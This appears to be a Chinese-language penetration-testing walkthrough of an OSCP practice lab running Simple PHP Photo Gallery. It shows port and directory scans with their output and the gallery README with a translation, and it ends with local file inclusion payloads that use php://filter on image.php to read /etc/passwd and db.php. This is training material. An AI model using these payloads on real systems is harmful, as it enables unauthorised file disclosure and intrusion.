关注泷羽Sec和泷羽Sec-静安公众号,这里会定期更新与 OSCP、渗透测试等相关的最新文章,帮助你理解网络安全领域的最新动态。后台回复“OSCP配套工具”获取本文的工具
官网打开靶场
信息收集
1# Kali攻击机地址
2192.168.45.238
3# 靶机地址
4192.168.236.58
扫描端口和目录
 1# 设置MTU
 2sudo ip link set dev tun0 mtu 1250
 3ip link show tun0
 4# 扫描端口
 5ports=$(sudo nmap -p- --min-rate=5000 -Pn 192.168.236.58 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
 6echo $ports
 7# 扫描服务
 8sudo nmap -sT -sC -sV -O -Pn -p$ports 192.168.236.58
 9sudo nmap --script=vuln -p$ports -Pn 192.168.236.58
10# 扫描目录
11gobuster dir -e -u http://192.168.236.58 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,html,txt -b 403,500,404 -z
12whatweb http://192.168.236.58/
扫描结果如下:
  1
  2┌──(kali㉿kali)-[~/Desktop]
  3└─$ echo $ports
  421,22,80,111,139,445,3306
  5
  6┌──(kali㉿kali)-[~/Desktop]
  7└─$ sudo nmap -sT -sC -sV -O -Pn -p$ports 192.168.236.58
  8Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 23:01 EDT
  9Nmap scan report for 192.168.236.58
 10Host is up (0.30s latency).
 11
 12PORT     STATE SERVICE     VERSION
 1321/tcp   open  ftp         vsftpd 3.0.2
 1422/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
 15| ssh-hostkey:
 16|   2048 4a:79:67:12:c7:ec:13:3a:96:bd:d3:b4:7c:f3:95:15 (RSA)
 17|   256 a8:a3:a7:88:cf:37:27:b5:4d:45:13:79:db:d2:ba:cb (ECDSA)
 18|_  256 f2:07:13:19:1f:29:de:19:48:7c:db:45:99:f9:cd:3e (ED25519)
 1980/tcp   open  http        Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
 20|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
 21|_http-title: Simple PHP Photo Gallery
 22111/tcp  open  rpcbind
 23139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
 24445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
 253306/tcp open  mysql       MySQL (unauthorized)
 26Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
 27Device type: general purpose|router
 28Running (JUST GUESSING): Linux 3.X|4.X|2.6.X|5.X (97%), MikroTik RouterOS 7.X (89%)
 29OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
 30Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.14 (97%), Linux 3.13 - 4.4 (91%), Linux 3.8 - 3.16 (91%), Linux 2.6.32 - 3.13 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 - 5.19 (91%), Linux 5.0 - 5.14 (91%), Linux 2.6.32 - 3.10 (90%), Linux 4.15 (89%)
 31No exact OS matches for host (test conditions non-ideal).
 32Service Info: Host: SNOOKUMS; OS: Unix
 33
 34Host script results:
 35|_smb2-time: Protocol negotiation failed (SMB2)
 36
 37OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
 38Nmap done: 1 IP address (1 host up) scanned in 89.62 seconds
 39
 40
 41┌──(kali㉿kali)-[~/Desktop]
 42└─$ sudo nmap --script=vuln -p$ports -Pn 192.168.236.58
 43Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 23:06 EDT
 44Nmap scan report for 192.168.236.58
 45Host is up (1.5s latency).
 46
 47PORT     STATE SERVICE
 4821/tcp   open  ftp
 4922/tcp   open  ssh
 5080/tcp   open  http
 51| http-internal-ip-disclosure:
 52|_  Internal IP Leaked: 127.0.0.1
 53|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.'
 54| http-sql-injection:
 55|   Possible sqli for queries:
 56|     http://192.168.236.58:80/js/?C=S%3BO%3DA%27%20OR%20sqlspider
 57|     http://192.168.236.58:80/js/?C=D%3BO%3DA%27%20OR%20sqlspider
 58|     http://192.168.236.58:80/js/?C=M%3BO%3DA%27%20OR%20sqlspider
 59|     http://192.168.236.58:80/js/?C=N%3BO%3DD%27%20OR%20sqlspider
 60|     http://192.168.236.58:80/js/?C=N%3BO%3DA%27%20OR%20sqlspider
 61|     http://192.168.236.58:80/js/?C=S%3BO%3DD%27%20OR%20sqlspider
 62|     http://192.168.236.58:80/js/?C=M%3BO%3DA%27%20OR%20sqlspider
 63|     http://192.168.236.58:80/js/?C=D%3BO%3DA%27%20OR%20sqlspider
 64|     http://192.168.236.58:80/js/?C=N%3BO%3DA%27%20OR%20sqlspider
 65|     http://192.168.236.58:80/js/?C=D%3BO%3DD%27%20OR%20sqlspider
 66|     http://192.168.236.58:80/js/?C=M%3BO%3DA%27%20OR%20sqlspider
 67|     http://192.168.236.58:80/js/?C=S%3BO%3DA%27%20OR%20sqlspider
 68|     http://192.168.236.58:80/js/?C=N%3BO%3DA%27%20OR%20sqlspider
 69|     http://192.168.236.58:80/js/?C=D%3BO%3DA%27%20OR%20sqlspider
 70|     http://192.168.236.58:80/js/?C=M%3BO%3DD%27%20OR%20sqlspider
 71|     http://192.168.236.58:80/js/?C=S%3BO%3DA%27%20OR%20sqlspider
 72|     http://192.168.236.58:80/js/?C=N%3BO%3DA%27%20OR%20sqlspider
 73|     http://192.168.236.58:80/js/?C=S%3BO%3DA%27%20OR%20sqlspider
 74|     http://192.168.236.58:80/js/?C=M%3BO%3DA%27%20OR%20sqlspider
 75|     http://192.168.236.58:80/js/?C=D%3BO%3DA%27%20OR%20sqlspider
 76|     http://192.168.236.58:80/js/?C=S%3BO%3DA%27%20OR%20sqlspider
 77|     http://192.168.236.58:80/js/?C=D%3BO%3DA%27%20OR%20sqlspider
 78|     http://192.168.236.58:80/js/?C=M%3BO%3DA%27%20OR%20sqlspider
 79|     http://192.168.236.58:80/js/?C=N%3BO%3DD%27%20OR%20sqlspider
 80|     http://192.168.236.58:80/js/?C=N%3BO%3DA%27%20OR%20sqlspider
 81|     http://192.168.236.58:80/js/?C=D%3BO%3DA%27%20OR%20sqlspider
 82|     http://192.168.236.58:80/js/?C=S%3BO%3DA%27%20OR%20sqlspider
 83|     http://192.168.236.58:80/js/?C=M%3BO%3DA%27%20OR%20sqlspider
 84|     http://192.168.236.58:80/js/?C=N%3BO%3DA%27%20OR%20sqlspider
 85|     http://192.168.236.58:80/js/?C=S%3BO%3DA%27%20OR%20sqlspider
 86|     http://192.168.236.58:80/js/?C=M%3BO%3DA%27%20OR%20sqlspider
 87|     http://192.168.236.58:80/js/?C=D%3BO%3DA%27%20OR%20sqlspider
 88|     http://192.168.236.58:80/js/?C=N%3BO%3DA%27%20OR%20sqlspider
 89|     http://192.168.236.58:80/js/?C=S%3BO%3DA%27%20OR%20sqlspider
 90|     http://192.168.236.58:80/js/?C=M%3BO%3DA%27%20OR%20sqlspider
 91|_    http://192.168.236.58:80/js/?C=D%3BO%3DA%27%20OR%20sqlspider
 92|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
 93| http-enum:
 94|   /README.txt: Interesting, a readme.
 95|   /css/: Potentially interesting folder w/ directory listing
 96|   /icons/: Potentially interesting folder w/ directory listing
 97|   /images/: Potentially interesting folder w/ directory listing
 98|_  /js/: Potentially interesting folder w/ directory listing
 99|_http-csrf: Couldn't find any CSRF vulnerabilities.
100|_http-trace: TRACE is enabled
101|_http-dombased-xss: Couldn't find any DOM based XSS.
102111/tcp  open  rpcbind
103139/tcp  open  netbios-ssn
104445/tcp  open  microsoft-ds
1053306/tcp open  mysql
106
107Host script results:
108| smb-vuln-regsvc-dos:
109|   VULNERABLE:
110|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
111|     State: VULNERABLE
112|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
113|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
114|       while working on smb-enum-sessions.
115|_
116|_smb-vuln-ms10-054: false
117|_smb-vuln-ms10-061: false
118| smb-vuln-cve2009-3103:
119|   VULNERABLE:
120|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
121|     State: VULNERABLE
122|     IDs:  CVE:CVE-2009-3103
123|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
124|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
125|           denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
126|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
127|           aka "SMBv2 Negotiation Vulnerability."
128|
129|     Disclosure date: 2009-09-08
130|     References:
131|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
132|_      http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
133
134Nmap done: 1 IP address (1 host up) scanned in 266.35 seconds
135
136http://192.168.236.58/index.php            (Status: 200) [Size: 2730]
137http://192.168.236.58/images               (Status: 301) [Size: 237] [--> http://192.168.236.58/images/]
138http://192.168.236.58/image.php            (Status: 200) [Size: 1508]
139http://192.168.236.58/photos               (Status: 301) [Size: 237] [--> http://192.168.236.58/photos/]
140http://192.168.236.58/css                  (Status: 301) [Size: 234] [--> http://192.168.236.58/css/]
141http://192.168.236.58/license.txt          (Status: 200) [Size: 18511]
142http://192.168.236.58/db.php               (Status: 200) [Size: 0]
143http://192.168.236.58/README.txt           (Status: 200) [Size: 4041]
144http://192.168.236.58/js                   (Status: 301) [Size: 233] [--> http://192.168.236.58/js/]
145
146┌──(kali㉿kali)-[~/Desktop]
147└─$ whatweb http://192.168.236.58/
148http://192.168.236.58/ [200 OK] Apache[2.4.6], Country[RESERVED][ZZ], Google-Analytics[UA-2196019-1], HTML5, HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.4.16], IP[192.168.236.58], JQuery[1.7.2], Lightbox, PHP[5.4.16], Script, Title[Simple PHP Photo Gallery], X-Powered-By[PHP/5.4.16]
 80端口打开网页是一个相册,鼠标悬停在图片上可以在右下角看到图片的地址。,能判断有一个image文件夹。

 文件夹没有什么特别的发现。
 Nmap的扫描结果发现有个README.txt文件,读取一下

  1==========================
  2 Simple PHP Photo Gallery
  3==========================
  4
  5Copyright John Caruso 2005-2008
  6https://sourceforge.net/projects/simplephpgal/
  7
  8
  9A) Embedded Gallery or Standalone
 10==================================
 11You can embed the gallery into existing pages or use it as a standalone page.
 12
 13To use it as a Standalone page, just follow the instructions in steps (B) and (C).
 14
 15To use it as an embedded Gallery in an existing page:
 161) Copy the the code from the embeddedGallery.php file (or just use an include("embeddedGallery.php") statement in your existing php file).
 172) Follow step (B) with the following modifications
 18        * B.1) The gallery title will not be taken from the folder name, but rather the config file. Make sure to uncomment the $galleryTitle = "title"; line and place your desired title in the quotes.
 19        * B.2) Do not include index.php when copying the files from the .zip file
 20        * C.2) Do not include index.php if you want to create your own index page. Just include the embeddedGallery.php file in your own script
 21
 22B) Steps to setup your photogallery.
 23====================================
 24
 251) Create a new folder with the name that you would like your gallery title to be.
 26        * use the underscore "_" for spaces (eg. My_Vacation)
 27        * you can only use characters that are allowable for folder names
 282) Put all the files contained in this .zip file into the folder you just created
 293) If they do not already exist, create two folders named 'phpGallery_thumbs' and 'phpGallery_images' inside your folder. You will need WRITE permissions on the phpGallery_thumbs directory.
 304) Put all of the photos that you want displayed in your gallery into the phpGallery_images folder
 31        * by default they will be displayed in alphabetical order. This can be modified in the phpGalleryConfig.php file by setting the $sortMode variable at the bottom of the file
 325) Upload your directory to your website.
 33        * The first time you view the gallery it will take some time to load because thumbnails are being generated (If the page times out and nothing is shown on the screen, refresh the page. You may need to do this several times if you have a lot of images)
 34
 35
 36C) For Multiple Photo Galleries
 37================================
 38If you want to create multiple photo galleries:
 39
 401) Create a folder with the name that you would like your gallery listing to have.
 41        * use the underscore "_" for spaces (eg. My_Galleries)
 42        * you can only use characters that are allowable for folder names
 432) Place the index.php, embeddedGallery.php and phpGalleryConfig.php files from this .zip file into the folder
 443) Do the steps in (A) for as many galleries as you want to display, and place them into the folder you created in the previous step
 45
 46
 47
 48D) Modifying the Style
 49=======================
 50Every element in the gallery script is attached to a CSS class.
 51
 52If you are using the gallery as an embedded gallery, copy and paste the CSS classes/elements from the phpGalleryStyle.css file and paste them into your current stylesheet. I have tried to make the names as unique as possible.
 53
 54If you are using the gallery as a standalone page, you can make your modifications directly to the phpGalleryStyle.css file.
 55
 56
 57
 58
 59
 60NOTE:
 61
 62i) Your webserver must have PHP version 3.0 or higher, and GD 2.0 or higher installed in order for the gallery software to work.
 63        To check this, create a php file with the line <?php phpinfo(); ?> and run it to see what modules are installed.
 64
 65ii) Should work for JPG, JPEG, PNG and GIF files (for both upper and lowercase file extensions)
 66
 67iii) Feel free to remove the copyright information (I agree it is quite ugly), under the condition that you aren't going to try to break what the copyright is intended to protect :)
 68
 69iv) Have fun and enjoy!
 70
 71Oh and if you don't mind, drop me a line at simplephpgallery@gmail.com with the URL to your website that you are using the gallery script on. I enjoy seeing how something I've done has helped out someone else!
 72
 73---翻译
 74
 75好的,这是您提供的“Simple PHP Photo Gallery”文档的中文翻译(纯文字格式):
 76
 77Simple PHP Photo Gallery
 78
 79
 80版权 John Caruso 2005-2008
 81https://sourceforge.net/projects/simplephpgal/
 82
 83A) 嵌入式图库或独立图库
 84
 85您可以将图库嵌入到现有页面中,或者将其用作独立页面。
 86
 87作为独立页面使用: 只需按照步骤 (B) 和 (C) 中的说明操作即可。
 88
 89作为嵌入式图库在现有页面中使用:
 90
 91    1.  复制 embeddedGallery.php 文件中的代码(或者直接在您现有的 PHP 文件中使用 include("embeddedGallery.php") 语句)。
 92    2.  按照步骤 (B) 操作,但需进行以下修改:
 93           B.1) 图库标题将不再取自文件夹名称,而是取自配置文件。请确保取消注释 $galleryTitle  "title"; 这一行,并将您想要的标题放在引号内。
 94
 95           B.2) 从 .zip 文件中复制文件时,不要包含 index.php。
 96
 97    3.  (C.2) 如果您想创建自己的索引页,不要包含 index.php。只需在您自己的脚本中包含 embeddedGallery.php 文件。
 98
 99B) 设置您的照片图库的步骤
100
1011.  创建一个新文件夹,名称即为您想要的图库标题。
102       使用下划线 "_" 表示空格(例如:My_Vacation)。
103
104       只能使用文件夹名称允许的字符。
105
1062.  将本 .zip 文件中包含的所有文件放入您刚刚创建的文件夹中。
1073.  如果不存在,在您的文件夹内创建两个名为 phpGallery_thumbs 和 phpGallery_images 的文件夹。您需要对 phpGallery_thumbs 目录具有写入 (WRITE) 权限。
1084.  将所有想要在图库中显示的照片放入 phpGallery_images 文件夹中。
109       默认情况下,它们将按字母顺序显示。可以通过修改 phpGalleryConfig.php 文件底部的 $sortMode 变量来更改此行为。
110
1115.  将您的目录上传到您的网站。
112       第一次查看图库时,加载可能需要一些时间,因为正在生成缩略图(如果页面超时且屏幕上没有任何显示,请刷新页面。如果您有很多图像,可能需要多次刷新)。
113
114C) 创建多个照片图库
115
116如果您想创建多个照片图库:
117
1181.  创建一个文件夹,名称即为您想要的图库列表标题。
119       使用下划线 "_" 表示空格(例如:My_Galleries)。
120
121       只能使用文件夹名称允许的字符。
122
1232.  将本 .zip 文件中的 index.php、embeddedGallery.php 和 phpGalleryConfig.php 文件放入此文件夹。
1243.  按照 (A) 部分的步骤操作,创建您想要显示的任意多个图库,并将它们放入上一步创建的文件夹中。
125
126D) 修改样式
127
128图库脚本中的每个元素都关联着一个 CSS 类。
129
130嵌入式图库: 复制 phpGalleryStyle.css 文件中的 CSS 类/元素,并将其粘贴到您当前的样式表中。我尽量使类名唯一。
131
132独立页面图库: 可以直接修改 phpGalleryStyle.css 文件。
133
134注意 (NOTE):
135
136i)  您的 Web 服务器必须安装 PHP 3.0 或更高版本以及 GD 2.0 或更高版本,图库软件才能工作。
137       要检查这一点,创建一个包含 <?php phpinfo(); ?> 行的 PHP 文件并运行它,查看安装了哪些模块。
138
139ii) 应支持 JPG, JPEG, PNG 和 GIF 文件(文件扩展名大小写均可)。
140
141iii) 可以自由删除版权信息(我同意它不太美观),条件是您不会试图破坏版权旨在保护的内容 :)
142
143iv) 祝您使用愉快!
144
145哦,如果您不介意,请发邮件到 simplephpgallery@gmail.com 告诉我您使用该图库脚本的网站 URL。我很高兴看到我做的东西帮助了别人!
发现这个PHP相册有用include的方式来展现图片,文字中 “或者直接在您现有的 PHP 文件中使用 include(“embeddedGallery.php”) 语句)“这一句说明了,存在文件包含。搜索一下网上这个文件包含的利用方法如下。
Question文件包含漏洞有哪些用法
文件包含漏洞
http://192.168.236.58/image.php?img=php://filter/convert.base64-encode/resource=/etc/passwd


http://192.168.236.58/image.php?img=php://filter/convert.base64-encode/resource=/var/www/html/db.php
